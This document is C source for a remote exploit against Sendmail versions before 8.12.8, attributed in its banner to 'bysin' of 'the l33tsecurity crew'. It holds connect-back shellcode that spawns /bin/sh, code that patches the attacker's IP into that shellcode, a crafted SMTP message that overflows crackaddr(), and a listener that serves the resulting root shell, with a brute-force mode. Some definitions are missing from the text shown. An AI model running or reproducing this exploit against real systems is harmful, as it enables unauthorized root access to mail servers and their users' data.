#define LISTENPORT 25
#define BUFSIZE 4096

char code[]=                 /* 116 bytes                    */
   "\xeb\x02"                /* jmp    <shellcode+4>         */
   "\xeb\x08"                /* jmp    <shellcode+12>        */
   "\xe8\xf9\xff\xff\xff"    /* call   <shellcode+2>         */
   "\xcd\x7f"                /* int    $0x7f                 */
   "\xc3"                    /* ret                          */
   "\x5f"                    /* pop    %edi                  */
   "\xff\x47\x01"            /* incl   0x1(%edi)             */
   "\x31\xc0"                /* xor    %eax,%eax             */
   "\x50"                    /* push   %eax                  */
   "\x6a\x01"                /* push   $0x1                  */
   "\x6a\x02"                /* push   $0x2                  */
   "\x54"                    /* push   %esp                  */
   "\x59"                    /* pop    %ecx                  */
   "\xb0\x66"                /* mov    $0x66,%al             */
```

```
"\x31\xdb"              /* xor    %ebx,%ebx            */
"\x43"                  /* inc    %ebx                 */
"\xff\xd7"              /* call   *%edi                */
"\xba\xff\xff\xff\xff"  /* mov    $0xffffffff,%edx     */
"\xb9\xff\xff\xff\xff"  /* mov    $0xffffffff,%ecx     */
"\x31\xca"              /* xor    %ecx,%edx            */
"\x52"                  /* push   %edx                 */
"\xba\xfd\xff\xff\xff"  /* mov    $0xfffffffd,%edx     */
"\xb9\xff\xff\xff\xff"  /* mov    $0xffffffff,%ecx     */
"\x31\xca"              /* xor    %ecx,%edx            */
"\x52"                  /* push   %edx                 */
"\x54"                  /* push   %esp                 */
"\x5e"                  /* pop    %esi                 */
"\x6a\x10"              /* push   $0x10                */
"\x56"                  /* push   %esi                 */
"\x50"                  /* push   %eax                 */
"\x50"                  /* push   %eax                 */
"\x5e"                  /* pop    %esi                 */
"\x54"                  /* push   %esp                 */
"\x59"                  /* pop    %ecx                 */
"\xb0\x66"              /* mov    $0x66,%al            */
"\x6a\x03"              /* push   $0x3                 */
"\x5b"                  /* pop    %ebx                 */
"\xff\xd7"              /* call   *%edi                */
"\x56"                  /* push   %esi                 */
"\x5b"                  /* pop    %ebx                 */
"\x31\xc9"              /* xor    %ecx,%ecx            */
"\xb1\x03"              /* mov    $0x3,%cl             */
"\x31\xc0"              /* xor    %eax,%eax            */
"\xb0\x3f"              /* mov    $0x3f,%al            */
"\x49"                  /* dec    %ecx                 */
"\xff\xd7"              /* call   *%edi                */
"\x41"                  /* inc    %ecx                 */
"\xe2\xf6"              /* loop   <shellcode+81>       */
"\x31\xc0"              /* xor    %eax,%eax            */
"\x50"                  /* push   %eax                 */
"\x68\x2f\x2f\x73\x68"  /* push   $0x68732f2f          */
"\x68\x2f\x62\x69\x6e"  /* push   $0x6e69622f          */
"\x54"                  /* push   %esp                 */
"\x5b"                  /* pop    %ebx                 */
"\x50"                  /* push   %eax                 */
"\x53"                  /* push   %ebx                 */
"\x54"                  /* push   %esp                 */
"\x59"                  /* pop    %ecx                 */
"\x31\xd2"              /* xor    %edx,%edx            */
"\xb0\x0b"              /* mov    $0xb,%al             */
```

```
    "\xff\xd7"              /* call   *%edi             */
;


void header() {
        printf("\nSendmail <8.12.8 crackaddr() exploit by bysin\n");
        printf("        from the l33tsecurity crew      \n\n");
}

void printtargets() {
        unsigned long i;
        header();
        printf("\t  Target\t Addr\t\t OS\n");
        printf("\t-------------------------------------------\n");
        for         (i=0;i<maxarch;i++)         printf("\t*          %d\t\t          0x%08x\t
%s\n",i,archs[i].aptr,archs[i].os);
        printf("\n");
}

void writesocket(int sock, char *buf) {
        if (send(sock,buf,strlen(buf),0) <= 0) {
                printf("Error writing to socket\n");
                exit(0);
        }
}

void readsocket(int sock, int response) {
        char temp[BUFSIZE];
        memset(temp,0,sizeof(temp));
        if (recv(sock,temp,sizeof(temp),0) <= 0) {
                printf("Error reading from socket\n");
                exit(0);
        }
        if (response != atol(temp)) {
                printf("Bad response: %s\n",temp);
                exit(0);
        }
}

int readutil(int sock, int response) {
        char temp[BUFSIZE],*str;
        while(1) {
                fd_set readfs;
                struct timeval tm;
                FD_ZERO(&readfs);
                FD_SET(sock,&readfs);
                tm.tv_sec=1;
                tm.tv_usec=0;
                if(select(sock+1,&readfs,NULL,NULL,&tm) <= 0) return 0;
                memset(temp,0,sizeof(temp));
                if (recv(sock,temp,sizeof(temp),0) <= 0) {
                        printf("Error reading from socket\n");
                        exit(0);
                }
                str=(char*)strtok(temp,"\n");
                while(str && *str) {
                        if (atol(str) == response) return 1;
                        str=(char*)strtok(NULL,"\n");
                }
        }
}

#define                                                         NOTVALIDCHAR(c)
(((c)==0x00)||((c)==0x0d)||((c)==0x0a)||((c)==0x22)||(((c)&0x7f)==0x24)||(((c)>=0
x80)&&((c)<0xa0)))

void findvalmask(char* val,char* mask,int len) {
        int i;
        unsigned char c,m;
        for(i=0;i<len;i++) {
                c=val[i];
                m=0xff;
                while(NOTVALIDCHAR(c^m)||NOTVALIDCHAR(m)) m--;
                val[i]=c^m;
                mask[i]=m;
        }
}

void fixshellcode(char *host, unsigned short port) {
        unsigned long ip;
        char abuf[4],amask[4],pbuf[2],pmask[2];
        if ((ip = inet_addr(host)) == -1) {
                struct hostent *hostm;
                if ((hostm=gethostbyname(host)) == NULL) {
                        printf("Unable to resolve local address\n");
                        exit(0);
                }
                memcpy((char*)&ip, hostm->h_addr, hostm->h_length);
        }
        abuf[3]=(ip>>24)&0xff;
        abuf[2]=(ip>>16)&0xff;
        abuf[1]=(ip>>8)&0xff;
        abuf[0]=(ip)&0xff;
        pbuf[0]=(port>>8)&0xff;
        pbuf[1]=(port)&0xff;
        findvalmask(abuf,amask,4);
        findvalmask(pbuf,pmask,2);
        memcpy(&code[33],abuf,4);
        memcpy(&code[38],amask,4);
        memcpy(&code[48],pbuf,2);
        memcpy(&code[53],pmask,2);
}

void getrootprompt() {
        int sockfd,sin_size,tmpsock,i;
        struct sockaddr_in my_addr,their_addr;
        char szBuffer[1024];
        if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
                printf("Error creating listening socket\n");
                return;
        }
        my_addr.sin_family = AF_INET;
        my_addr.sin_port = htons(LISTENPORT);
        my_addr.sin_addr.s_addr = INADDR_ANY;
        memset(&(my_addr.sin_zero), 0, 8);
        if (bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr)) == -
1) {
                printf("Error binding listening socket\n");
                return;
        }
        if (listen(sockfd, 1) == -1) {
                printf("Error listening on listening socket\n");
                return;
        }
        sin_size = sizeof(struct sockaddr_in);
        if ((tmpsock = accept(sockfd, (struct sockaddr *)&their_addr, &sin_size))
== -1) {
                printf("Error accepting on listening socket\n");
                return;
        }
        writesocket(tmpsock,"uname -a\n");
        while(1) {
                fd_set readfs;
                FD_ZERO(&readfs);
                FD_SET(0,&readfs);
                FD_SET(tmpsock,&readfs);
                if(select(tmpsock+1,&readfs,NULL,NULL,NULL)) {
                        int cnt;
                        char buf[1024];
                        if (FD_ISSET(0,&readfs)) {
                                if ((cnt=read(0,buf,1024)) < 1) {
                                        if(errno==EWOULDBLOCK || errno==EAGAIN)
continue;
                                        else {
                                                printf("Connection closed\n");
                                                return;
                                        }
                                }
                                write(tmpsock,buf,cnt);
                        }
                        if (FD_ISSET(tmpsock,&readfs)) {
                                if ((cnt=read(tmpsock,buf,1024)) < 1) {
                                        if(errno==EWOULDBLOCK || errno==EAGAIN)
continue;
                                        else {
                                                printf("Connection closed\n");
                                                return;
                                        }
                                }
                                write(1,buf,cnt);
                        }
                }
        }
        close(tmpsock);
        close(sockfd);
        return;
}

int main(int argc, char **argv) {
        struct sockaddr_in server;
        unsigned long ipaddr,i,bf=0;
        int sock,target;
        char tmp[BUFSIZE],buf[BUFSIZE],*p;
        if (argc <= 3) {
                printf("%s <target ip> <myip> <target number> [bruteforce start
addr]\n",argv[0]);
                printtargets();
                return 0;
        }
        target=atol(argv[3]);
        if (target < 0 || target >= maxarch) {
                printtargets();
                return 0;
        }
```

```
	if (argc > 4) sscanf(argv[4],"%x",&bf);

	header();

	fixshellcode(argv[2],LISTENPORT);
	if (bf && !fork()) {
		getrootprompt();
		return 0;
	}

bfstart:
	if (bf) {
		printf("Trying address 0x%x\n",bf);
		fflush(stdout);
	}
	if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
		printf("Unable to create socket\n");
		exit(0);
	}
	server.sin_family = AF_INET;
	server.sin_port = htons(25);
	if (!bf) {
		printf("Resolving address... ");
		fflush(stdout);
	}
	if ((ipaddr = inet_addr(argv[1])) == -1) {
		struct hostent *hostm;
		if ((hostm=gethostbyname(argv[1])) == NULL) {
			printf("Unable to resolve address\n");
			exit(0);
		}
		memcpy((char*)&server.sin_addr,	hostm->h_addr,	hostm-
>h_length);
	}
	else server.sin_addr.s_addr = ipaddr;
	memset(&(server.sin_zero), 0, 8);
	if (!bf) {
		printf("Address found\n");
		printf("Connecting... ");
		fflush(stdout);
	}
	if (connect(sock,(struct sockaddr *)&server, sizeof(server)) != 0) {
		printf("Unable to connect\n");
		exit(0);
	}
	if (!bf) {
        printf("Connected!\n");
        printf("Sending exploit... ");
        fflush(stdout);
}
readsocket(sock,220);
writesocket(sock,"HELO yahoo.com\r\n");
readsocket(sock,250);
writesocket(sock,"MAIL FROM: spiderman@yahoo.com\r\n");
readsocket(sock,250);
writesocket(sock,"RCPT TO: MAILER-DAEMON\r\n");
readsocket(sock,250);
writesocket(sock,"DATA\r\n");
readsocket(sock,354);
memset(buf,0,sizeof(buf));
p=buf;
for (i=0;i<archs[target].angle;i++) {
        *p++='<';
        *p++='>';
}
*p++='(';
for (i=0;i<archs[target].nops;i++) *p++=0xf8;
*p++=')';
*p++=((char*)&archs[target].aptr)[0];
*p++=((char*)&archs[target].aptr)[1];
*p++=((char*)&archs[target].aptr)[2];
*p++=((char*)&archs[target].aptr)[3];
*p++=0;
sprintf(tmp,"Full-name: %s\r\n",buf);
writesocket(sock,tmp);
sprintf(tmp,"From: %s\r\n",buf);
writesocket(sock,tmp);

p=buf;
archs[target].aptr+=4;
*p++=((char*)&archs[target].aptr)[0];
*p++=((char*)&archs[target].aptr)[1];
*p++=((char*)&archs[target].aptr)[2];
*p++=((char*)&archs[target].aptr)[3];

for (i=0;i<0x14;i++) *p++=0xf8;
archs[target].aptr+=0x18;
*p++=((char*)&archs[target].aptr)[0];
*p++=((char*)&archs[target].aptr)[1];
*p++=((char*)&archs[target].aptr)[2];
*p++=((char*)&archs[target].aptr)[3];
```

```
        for (i=0;i<0x4c;i++) *p++=0x01;
        archs[target].aptr+=0x4c+4;
        *p++=((char*)&archs[target].aptr)[0];
        *p++=((char*)&archs[target].aptr)[1];
        *p++=((char*)&archs[target].aptr)[2];
        *p++=((char*)&archs[target].aptr)[3];

        for (i=0;i<0x8;i++) *p++=0xf8;
        archs[target].aptr+=0x08+4;
        *p++=((char*)&archs[target].aptr)[0];
        *p++=((char*)&archs[target].aptr)[1];
        *p++=((char*)&archs[target].aptr)[2];
        *p++=((char*)&archs[target].aptr)[3];

        for (i=0;i<0x20;i++) *p++=0xf8;
        for (i=0;i<strlen(code);i++) *p++=code[i];

        *p++=0;
        sprintf(tmp,"Subject: AAAAAAAAAAA%s\r\n",buf);
        writesocket(sock,tmp);
        writesocket(sock,".\r\n");
        if (!bf) {
                printf("Exploit sent!\n");
                printf("Waiting for root prompt...\n");
                if (readutil(sock,451)) printf("Failed!\n");
                else getrootprompt();
        }
        else {
                readutil(sock,451);
                close(sock);
                bf+=4;
                goto bfstart;
        }
}
```